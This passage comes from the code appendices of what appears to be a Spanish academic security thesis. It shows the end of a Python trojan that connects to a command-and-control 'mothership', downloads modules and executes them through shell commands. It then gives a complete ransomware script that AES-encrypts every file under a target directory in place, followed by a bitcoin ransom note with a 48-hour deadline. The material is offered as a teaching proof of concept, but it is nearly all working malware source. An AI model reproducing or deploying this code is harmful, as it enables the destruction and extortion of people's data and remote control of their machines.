        if data == _EOC_: # End Of Connection
            _old_memory_=""
            break
        pckgs.append(data)

    for pckg in pckgs:
        if pckg == "KILL":
            continue
        recive_modules(pckg.split("|")[1])
```

```
    for pckg in pckgs:
        run(pckg)


def run(pckg):
    if pckg == "KILL":
        channel.close()
        os.system('rm -f d_*')
        os.system('kill -9 %d' % os.getpid())
        return

    inter=pckg.split("|")[0]
    order=pckg.split("|")[1]

    print "Ejecutando " + order

    if inter == "None":
        return
    else:
        os.system('%s d_%s' % (inter, order))

def recive_modules(module_name):
    print "pidiendo paquete: " + module_name
    global _old_memory_
    with open("d_" + module_name, 'wb') as f:
        send(module_name)
        while True:
            data = recv()
            if data == _EOC_:
                _old_memory_=""
                f.close()
                break
            f.write(data)


_id_= get_id()
channel=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
channel.connect((_mothership_ip_, _mothership_port_))

connect_to_mothership()
while True:
    wait_orders()
```

Lista de códigos E.1: Troyanopara la infección por Ransomware

F

Código *Ransomware Python*

El código base de esta prueba de concepto ha sido desarrollado con la colaboración de Laura Salcedo Valderrama, estudiante de Máster de Ingeniería Informática, para la asignatura de Seguridad. Se han hecho modificaciones posteriormente a nivel individual para ser usado como demostración del funcionamiento de un *Ransomware* en el apartado 8.

Ransomware

```
#!/usr/bin/python
import os
import sys
import platform
import time
import random
import struct
import string
import logging, coloredlogs
import ctypes  # An included library with Python install.
from Crypto import Random
from Crypto.Cipher import AES
OK=0
ERR=-1
logging.basicConfig(filename="output.log", \
        format="|%(levelname)s|%(asctime)s|%(message)s|", level=logging.DEBUG)

#Funciones de crifrado
```

```
def encrypt_file(key, in_filename, out_filename=None, chunksize=64*1024):
    if not out_filename:
        out_filename = in_filename + '.enc'

    iv = ''.join(chr(random.randint(0, 0xFF)) for i in range(16))
    encryptor = AES.new(key, AES.MODE_CBC, iv)
    filesize = os.path.getsize(in_filename)

    with open(in_filename, 'rb') as infile:
        with open(out_filename, 'wb') as outfile:
            outfile.write(struct.pack('<Q', filesize))
            outfile.write(iv)

            while True:
                chunk = infile.read(chunksize)
                if len(chunk) == 0:
                    break
                elif len(chunk) % 16 != 0:
                    chunk += ' ' * (16 - len(chunk) % 16)

                outfile.write(encryptor.encrypt(chunk))
    os.rename(out_filename,in_filename)

def decrypt_file(key, in_filename, out_filename=None, chunksize=64*1024):
    if not out_filename:
        out_filename = os.path.splitext(in_filename)[0]

    with open(in_filename, 'rb') as infile:
        origsize = struct.unpack('<Q', infile.read(struct.calcsize('Q')))[0]
        iv = infile.read(16)
        decryptor = AES.new(key, AES.MODE_CBC, iv)

        with open(out_filename, 'wb') as outfile:
            while True:
                chunk = infile.read(chunksize)
                if len(chunk) == 0:
                    break
                outfile.write(decryptor.decrypt(chunk))

            outfile.truncate(origsize)
    os.rename(out_filename,in_filename)


def crypto (key, files):
    logging.info("Cifrando")
    logging.debug("-----------------------------------")
    logging.debug("KEY: " + key)
    logging.debug("-----------------------------------")
```

```
    for f in files:
            logging.info("Cifrando fichero " + f);
            encrypt_file(key, f)


def decrypto (key, files):
    logging.info("DesCifrando")
    for f in files:
            logging.info("DesCifrando fichero " + f);
            decrypt_file(key, f)

def getSO():
    SO = platform.system()
    if SO == "Windows":
            logging.info ("Identificado sistema Windows")
            os.chdir("C:\Documents")
            logging.critical("No esta programado en windows todavia")
            return "Windows"
    elif  SO == "Linux":
            logging.info ("Identificado sistema Linux")
            os.chdir("/home/")
            return "Linux"
    else:
            logging.critical ("Sistema Desconocido")
            sys.exit(ERR)

def key_generator(size=32, chars=string.ascii_uppercase + string.digits):
    return ''.join(random.choice(chars) for _ in range(size))

def main ():
    logging.debug ("---Inicio de ejecucion----------------------------")
    #Captura de argumentos
    logging.info("Comenzando lectura de argumentos")
    if len(sys.argv) != 3  and len(sys.argv) != 4:
            logging.critical("Se han recibido " + str(len(sys.argv)) + " argumentos")
            logging.critical("Solo debe contener dos argumentos \
                    -c (crypt)  <OBJETIVE_DIRECTORY>")
            logging.critical("Solo debe contener dos argumentos \
                    -d (decrypt)  <OBJETIVE_DIRECTORY> <CLAVE>")
            sys.exit(ERR)

    directory=sys.argv[2]
    logging.info("Directorio objetivo detectado:" + directory)

    #Identificacion del sistema operativo
    if getSO() == "Linux":
        target = []
        for path, subdirs, files in os.walk(directory):
```

```
            for name in files:
                basename=os.path.basename(name)
                if basename == "silkworm" or basename == "worm" or basename == "output.log":
                    continue
                logging.debug("Identificado fichero objetivo: %s" % name)
                target.append(os.path.join(path, name))
    elif getSO() == "Windows":
        logging.debug("Cifrador para windows. EN DESARROLLO")
    else:
        logging.critical("Error. No se puede arrancar el cryptovirus")
    if sys.argv[1] == "-c":
        crypto(key_generator(), target)
    elif sys.argv[1] == "-d":
        decrypto(sys.argv[3], target)

    #Cerrar el fichero y salir
    sys.exit(OK)
main()
```

Lista de códigos F.1: Código del Ransomware

Cabecera para la extorsión

```
#!/usr/bin/python
import getpass
print "\n\
\033[33m\
#################################################################################\
\033[37m\n\
          .                                                          .\n\
        .n                   .                 .                   n.\n\
  .   .dP                  dP                   9b                 9b.    .\n\
 4    qXb         .       dX                     Xb       .        dXp     t\n\
dX.     9Xb      .dXb    __                         __    dXb.     dXP     .Xb\n\
9XXb._       _.dXXXXb dXXXXbo.                 .odXXXXb dXXXXb._       _.dXXP\n\
 9XXXXXXXXXXXXXXXXXXXVXXXXXXXXOo.           .oOXXXXXXXXVXXXXXXXXXXXXXXXXXXXP\n\
  `9XXXXXXXXXXXXXXXXXXXXX'~   ~`OOO8b   d8OOO'~   ~`XXXXXXXXXXXXXXXXXXXXXP' \n\
    `9XXXXXXXXXXP' `9XX'   \033[31mS1LK\033[37m   `98v8P'  \
    \033[31mW0RM\033[37m    `XXP' `9XXXXXXXXXXP' \n\
        ~~~~~~~       9X.          .db|db.          .XP       ~~~~~~~\n\
                        )b.  .dbo.dP'`v'`9b.odb.  .dX(\n\
                      ,dXXXXXXXXXXXb     dXXXXXXXXXXXb.\n\
                     dXXXXXXXXXXXP'   .   `9XXXXXXXXXXXb\n\
```

```
                    dXXXXXXXXXXXXb   d|b   dXXXXXXXXXXXXb\n\
                    9XXb'   'XXXXXb.dX|Xb.dXXXXX'   'dXXP\n\
                     `'      9XXXXXX(   )XXXXXXP      `'\n\
                             XXXX X.'v'.X XXXX\n\
                             XP^X''b   d''X^XX\n\
                             X. 9  '   '  P )X\n\
                             'b  '       '  d'\n\
                              '             '\n\
    \033[31mS1LK-W0RM\033[37m\n\
    Version: 1.0\n \n\
                    \033[33m  ###\033[31m    Y0U H4V3 B33N H4CK3D  \033[33m  ###\033[0m\n\
\033[33m################################################################################\n\
\033[31m\n\
\n Hello " + getpass.getuser() + ",\n\
\n All your documents have been encrypted and kidnapped by my silkworm.\n\
If you want to recover them you must send me an amount equivalent to\n\
200 euros in bitcoins to the account:\n\
\033[33m   --->  11223344556677XX  <---\033[31m\n\
\n\
In the meantime, you will not be able to use any of your documents.\n\
You have 48 hours to send the payment and put the password that I will\n\
send you or all your data will be lost forever.\n\
\n Bye\n\
\033[0m\n\
\033[33m################################################################################\n\
\033[0m"
print "\033[31m"
counter = 3
while counter >= 1:
    passwd=getpass.getpass("If you have made the payment enter the password that I sent you:
")
    if passwd == "gusano de seda":
        print "Congratulations! The password is correct, give me a few minutes \
               and I'll return your things."
        print "\033[0m"
        exit(0)
    else:
        counter-=1
        print "Sorry  : (  the password is wrong, you have %d more attempts." % counter

print "Ups... you have lost your files. Enjoy reinstalling your operative system."
print "Regars: \033[33mS1LKW0RM"
print "\033[0m"
exit(1)
```

Lista de códigos F.2: Mensaje de extorsión del Ransomware